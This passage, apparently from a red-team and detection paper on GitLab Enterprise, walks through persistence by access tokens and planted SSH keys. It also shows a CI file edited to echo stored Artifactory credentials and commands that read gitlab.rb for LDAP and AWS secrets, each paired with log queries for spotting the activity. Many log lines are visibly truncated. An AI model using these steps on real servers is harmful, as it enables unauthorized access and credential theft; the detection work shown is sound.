    "created_at": "2022-01-27T19:19:14.978Z",
    "expires_at": null,
    "id": 67,
    "name": "hgranger-persistence-token",
    "revoked": false,
    "scopes": [
        "api",
        "read_repository",
        "write_repository"
    ],
    "token": "G3VPxamHwnWWUPo_CEUm",
    "user_id": 4
}
```

Creating access token via API

This activity is logged in the API log (`/var/log/gitlab/gitlab-rails/api_json.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i
personal_access_tokens
```



```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i personal_access_tokens
{"time":"2022-01-27T19:18:42.161Z","severity":"INFO","duration_s":0.04711,"db_duration_s":0.00593,"view_duration_s":0.0411
ires_at","value":""},{"key":"scopes","value":["api","read_repository","write_repository"]}],"host":"gitlab.hogwarts.local"
ore","queue_duration_s":0.042883,"redis_calls":7,"redis_duration_s":0.004474000000000005,"redis_read_bytes":126,"redis_wr
lls":2,"redis_shared_state_duration_s":0.002166,"redis_shared_state_write_bytes":154,"db_count":19,"db_write_count":4,"db_
ary_cached_count":6,"db_primary_wal_count":0,"db_primary_wal_cached_count":0,"db_replica_duration_s":0.0,"db_primary_durat
HMPCHT3Y35M7W734E9X","meta.user":"adumbledore","meta.caller_id":"POST /api/:version/users/:user_id/personal_access_tokens"
gency":"default","target_duration_s":1}
```


Viewing API log with access token creation

Impersonation Token

If an attacker has admin privileges in GitLab Enterprise, they can create an impersonation token for any user they would like. This is a much stealthier option in terms of maintaining access to GitLab Enterprise. This process and details were previously covered in the "User Impersonation" section.

SSH Key

Another option that an attacker has for maintaining persistent access to GitLab Enterprise is via an SSH key as shown in the screenshot below.



User Settings › SSH Keys

Search settings

SSH Keys

SSH keys allow you to establish a secure connection between your computer and GitLab.

Add an SSH key

To add an SSH key you need to generate one or use an existing key.

Key

Paste your public SSH key, which is usually contained in the file '~/.ssh/id_ed25519.pub' or '~/.ssh/id_rsa.pub' and begins with 'ssh-ed25519' or 'ssh-rsa'. Do not paste your private SSH key, as that can compromise your identity.

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISnO8J
pJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjmM17Kr0AqESn0GGmBB5kS9FECbutsQuYBcf1dD
dxXevMiYjuoGyYLUmvR8z3g6IgpMXiiZU23pNAWV6fvxHYa7OK/U1
/8Nd2Yd4pWC551JR9oWb5vjkqVn3L3iV3wKF9F
/xXNaEdogc04XFEh8adX9OtTldmSTEUuxK6iQA6FDRlkNJrhVaaT6w9j42cCWWWy7n4r6dT2lU
X5iuHjT5Z1SPLbdlgg3gyptfspC93+LEqMu0IidE/AgiJP
/p3QQr4WRnGvErNbgJIPU1IHeHA7wSxgC
/o4btbrkfoy0ykLf3nTX+V8qLrzPZnmAbQy7AJZpMpAB3hIoA
```

Title

persistence-ssh-key

Give your individual key a title. This will be publicly visible.

Expires at

mm / dd / yyyy

Key can still be used after expiration.

Add key


Your SSH keys (0)

There are no SSH keys with access to your account.

Adding SSH key via web interface

This activity is logged in the production log (/var/log/gitlab/gitlab-rails/production.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post |
grep -A3 -i 'profile/keys'

cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post |
grep -i 'profile/keys'
```




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post | grep -i 'profile/keys'
{"method":"POST","path":"/-/profile/keys","format":"html","controller":"Profiles::KeysController","action":"create","st
TERED]"},{"key":"key","value":"[FILTERED]"}],"correlation_id":"01FTEGREST0HRVT0Q7PGNX8KGZ","meta.user":"hgranger","meta
8.1.54","user_id":4,"username":"hgranger","ua":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox
redis_write_bytes":4737,"redis_cache_calls":11,"redis_cache_duration_s":0.010551,"redis_cache_read_bytes":1459,"redis_c
state_calls":3,"redis_shared_state_duration_s":0.002588,"redis_shared_state_read_bytes":181,"redis_shared_state_write_b
ched_count":0,"db_primary_count":18,"db_primary_cached_count":3,"db_primary_wal_count":0,"db_primary_wal_cached_count":
":32877495,"pid":17288,"db_duration_s":0.06423,"view_duration_s":0.0,"duration_s":0.18414}
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3 -i 'profile/keys'
Started POST "/-/profile/keys" for 192.168.1.54 at 2022-01-27 14:38:51 -0500
Processing by Profiles::KeysController#create as HTML
  Parameters: {"authenticity_token"=>"[FILTERED]", "key"=>"[FILTERED]"}
[ActiveJob] Enqueued ActionMailer::MailDeliveryJob (Job ID: 9de526ea-0858-4cbd-a2db-66e88ba61b36) to Sidekiq(mailers) w
```

Viewing log with evidence of adding SSH key for hgranger

Another method to add an SSH key is via the Users REST API[46] as shown with the below example curl command. When performing this request via a personal access token, it requires the “api” permission in the scope of the personal access token. Additionally, this SSH key cannot exist for any other user. Users cannot share the same public SSH key.


```
curl -k --request POST -H $'Content-Type: application/json' --header
"PRIVATE-TOKEN: apiToken" --data-binary '{"title":"persistence-
key","key":"pubSSHKey"}' "https://gitlabHost/api/v4/user/keys"
```



```
{
    "created_at": "2022-01-27T20:06:13.483Z",
    "expires_at": null,
    "id": 4,
    "key": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9c
dX9OtTldmSTEUuxK6iQA6FDRlkNJrhVaaT6w9j42cCWWWy7n4r6dT2lUX5iuHjT5Z1SPLbdlgg3gyptfspC93
digBAF4lipVZkAM= Hermoine Granger (gitlab.hogwarts.local)",
    "title": "persistence-key"
}
```

Adding SSH key via API request

The private SSH key associated with the public SSH key added can now be used to clone repositories within GitLab Enterprise.




```
[15:08:37] hawk@ubuntu-demo:~$ ssh-add test_ssh_key
Identity added: test_ssh_key (hawk@          )
[15:08:40] hawk@ubuntu-demo:~$ git clone git@gitlab.hogwarts.local:hgranger/charms.git
Cloning into 'charms'...
remote: Enumerating objects: 3, done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 3
Receiving objects: 100% (3/3), done.
[15:09:05] hawk@ubuntu-demo:~$ cd charms
[15:09:07] hawk@ubuntu-demo:~/charms$
```

Cloning repository via added SSH key

This activity is logged in the API log (`/var/log/gitlab/gitlab-rails/api_json.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i
'user/keys'
```

[46] https://docs.gitlab.com/ee/api/users.html#add-ssh-key




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i 'user/keys'
{"time":"2022-01-27T19:50:40.395Z","severity":"INFO","duration_s":0.01929,"db_duration_s":0.00046,"view_duration_s":0.01883,"st
zaC1yc2EAAAADAQABAAABgQCsJx8P2 IGHpcak0IMX57g0t tDK5nBlS9cVISnO8JpJQ8JKSnKNSjodEuKL5y3 4qahM4owbqIcjmM17Kr0AqESn0GGmBB5kS9FECbu
JrhVaaT6w9j42cCWWWy7n4r6dT2lUX5iuHjT5Z1SPLbdlgg3gyptfspC93 LEqMu0IidE/AgiJP/p3QQr4WRnGvErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3nT
"}"}],"host":"gitlab.hogwarts.local","remote_ip":"192.168.1.54, 127.0.0.1","ua":"curl/7.68.0","route":"/api/:version/user/keys"
ount":0,"db_replica_wal_cached_count":0,"db_primary_count":1,"db_primary_cached_count":0,"db_primary_wal_count":0,"db_primary_w
57,"mem_total_bytes":3180104,"pid":18151,"correlation_id":"01FTEHE2Z6GTKM2570GBC086V1","meta.caller_id":"POST /api/:version/use
th":"604","request_urgency":"default","target_duration_s":1}
```

Viewing SSH key addition via API log

Modifying CI/CD Pipeline

As shown in the “” section, GitLab Runners can be abused to facilitate lateral movement throughout an environment. A GitLab Runner will run the instructions defined in the CI configuration file for a project. The example of modifying the GitLab CI configuration file is shown below. This can also be done outside of the web interface via the Git command-line tool. When modifying the CI configuration file, you will need either the Developer, Maintainer or Owner role for a project.



Pipeline #16 passed for 108972b6: Update .gitlab-ci.yml file


✓ This GitLab CI configuration is valid. Learn more

```
before_script:
# do stuff

build:
  script:
    # do stuff
    - curl -u $ARTIFACTORY_USER:$ARTIFACTORY_PASS -X PUT "http://artifa
configuration.yml" -T configuration.yml
    - echo $ARTIFACTORY_USER
    - echo $ARTIFACTORY_PASS
  only:
    - main

```

Modifying GitLab CI configuration file

When modifying the GitLab CI configuration file through the web interface, it is logged in the Production log (`/var/log/gitlab/gitlab-rails/production_json.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post |
grep -i '/api/graphql' | grep -i '.gitlab-ci.yml' | grep -i update
```




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post | grep -i '/api/graphql' | grep -i '.gitlab-ci.yml' | grep -i update
{"method":"POST","path":"/api/graphql","format":"*/*","controller":"GraphqlController","action":"execute","status":200,"time":"2022-01-27T21:45:24.237Z","params
"mutation commitCIFile($action: CommitActionMode!, $projectPath: ID!, $branch: String!, $startBranch: String, $message: String!, $filePath: String!, $lastCommit
anch: $startBranch, message: $message, actions: [{action: $action, filePath: $filePath, lastCommitId: $lastCommitId, content: $content}]}\n  ) {\n    commit {\
","value":{"operationName":"commitCIFile","variables":"[FILTERED]","query":"mutation commitCIFile($action: CommitActionMode!, $projectPath: ID!, $branch: String
mitCreate(\n    input: {projectPath: $projectPath, branch: $branch, startBranch: $startBranch, message: $message, actions: [{action: $action, filePath: $filePat
 commitPipelinePath\n    errors\n    __typename\n  }\n}\n"}}],"correlation_id":"01FTER04J41TTE6CF315A4CX9T","meta.user":"adumbledore","meta.caller_id":"GraphqlC
user/5","graphql":[{"depth":3,"complexity":7,"used_fields":["Commit.sha","Commit.__typename","CommitCreatePayload.commit","CommitCreatePayload.commitPipelinePat
:[],"variables":"{\"action\"=>\"UPDATE\", \"projectPath\"=>\"adumbledore/secret-spells\", \"branch\"=>\"main\", \"startBranch\"=>\"main\", \"message\"=>\"Update
b69a5c68931691df57c69e884a0cfca8f\"}","operation_name":"commitCIFile"}],"remote_ip":"192.168.1.54","user_id":5,"username":"adumbledore","ua":"Mozilla/5.0 (X11;
,"target_duration_s":1,"gitaly_calls":2,"gitaly_duration_s":0.88954,"redis_calls":8,"redis_duration_s":0.001333,"redis_read_bytes":522,"redis_write_bytes":1549,
,"redis_shared_state_calls":3,"redis_shared_state_duration_s":0.000578,"redis_shared_state_read_bytes":181,"redis_shared_state_write_bytes":848,"db_count":10,"
_replica_wal_cached_count":0,"db_primary_count":10,"db_primary_cached_count":1,"db_primary_wal_count":0,"db_primary_wal_cached_count":0,"db_replica_duration_s":
_total_bytes":2620648,"pid":20555,"db_duration_s":0.00673,"view_duration_s":0.00049,"duration_s":0.94752}
```

Filtering production log for CI file update

Any commits that update the CI configuration file in a project should be heavily scrutinized and require approval before pushed.

SSH Access


If an attacker obtains SSH access to a GitLab Enterprise server, there are a few items of interest. The first item is the GitLab configuration file (`/etc/gitlab/gitlab.rb`), as it can contain multiple different types of credentials. For example, if GitLab Enterprise is integrated with Active Directory, it may have LDAP credentials in the configuration file, as shown below.



```
gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab.rb | grep -i bind_dn -B5 -A5
[sudo] password for gitlab:
#   main: # 'main' is the GitLab 'provider ID' of this LDAP server
#     label: 'LDAP'
#     host: '_your_ldap_server'
#     port: 389
#     uid: 'sAMAccountName'
#     bind_dn: '_the_full_dn_of_the_user_you_will_bind_with'
#     password: '_the_password_of_the_bind_user'
#     encryption: 'plain' # "start_tls" or "simple_tls" or "plain"
#     verify_certificates: true
#     smartcard_auth: false
#     active_directory: true
--
#   secondary: # 'secondary' is the GitLab 'provider ID' of second LDAP server
#     label: 'LDAP'
#     host: '_your_ldap_server'
#     port: 389
#     uid: 'sAMAccountName'
#     bind_dn: '_the_full_dn_of_the_user_you_will_bind_with'
#     password: '_the_password_of_the_bind_user'
#     encryption: 'plain' # "start_tls" or "simple_tls" or "plain"
#     verify_certificates: true
#     smartcard_auth: false
#     active_directory: true
```

Reading GitLab configuration file searching for AD creds


Another type of credential that may be contained in the configuration file is AWS keys. This is just one example of a type of credential that could be contained in this configuration file.



```
gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab.rb | grep -i aws_access_key -A10
#   'aws_access_key_id' => 'AWS_ACCESS_KEY_ID',
#   'aws_secret_access_key' => 'AWS_SECRET_ACCESS_KEY',
#   # # The below options configure an S3 compatible host instead of AWS
#   # 'aws_signature_version' => 4, # For creation of signed URLs. Set to 2 if provide
#   # 'endpoint' => 'https://s3.amazonaws.com', # default: nil - Useful for S3 complia
#   # 'host' => 's3.amazonaws.com',
#   # 'path_style' => false # Use 'host/bucket_name/object' instead of 'bucket_name.ho
# }

### External merge request diffs
# gitlab_rails['external_diffs_enabled'] = false
--
#   'aws_access_key_id' => 'AWS_ACCESS_KEY_ID',
#   'aws_secret_access_key' => 'AWS_SECRET_ACCESS_KEY',
#   # # The below options configure an S3 compatible host instead of AWS
#   # 'aws_signature_version' => 4, # For creation of signed URLs. Set to 2 if provide
#   # 'endpoint' => 'https://s3.amazonaws.com', # default: nil - Useful for S3 complia
#   # 'host' => 's3.amazonaws.com',
